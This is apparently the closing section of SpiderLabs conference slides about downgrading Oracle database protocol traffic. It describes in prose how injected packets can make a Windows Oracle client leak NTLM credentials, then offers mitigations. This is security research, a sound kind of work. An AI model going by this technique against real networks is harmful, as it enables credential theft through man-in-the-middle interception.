- However, as the Oracle client for Windows support it, we just circumvent the problem by dropping the SNS packets from the Oracle server and injecting our as if we were a Oracle server running over Windows.

- In this way, we can force the Oracle client for Windows to leak their NTLM credentials.

## NTLM Leak downgrade

(Demo)

## CONCLUSION

## Downgrading for Credentials - Mitigation

- Enforce rules to prevent different classes of MITM, since they are a essential key for this attack.
- Add robust encryption and digital signature to database communication traffic.
- It’s important to note that add encryption and digital signature to database communication traffic may generate problems to NIPS, NIDS and general database network monitoring products since they may be unable to analyze the traffic and consequently detect attacks.

## Downgrading for Credentials - Conclusion

- The attacks described in this paper cover a wide scope, and while Oracle is the primary target of focus here, unencrypted protocols are all potentially subject to this level of scrutiny.
- Indeed Oracle is a great example due to its proprietary nature: lack of documentation does not make a protocol inherently secure.
- Of course, these are not new goals, but the methods presented here, along with the accompanying tool, prove that the threats are real.

Trustwave®

SpiderLabs℠

# Q & A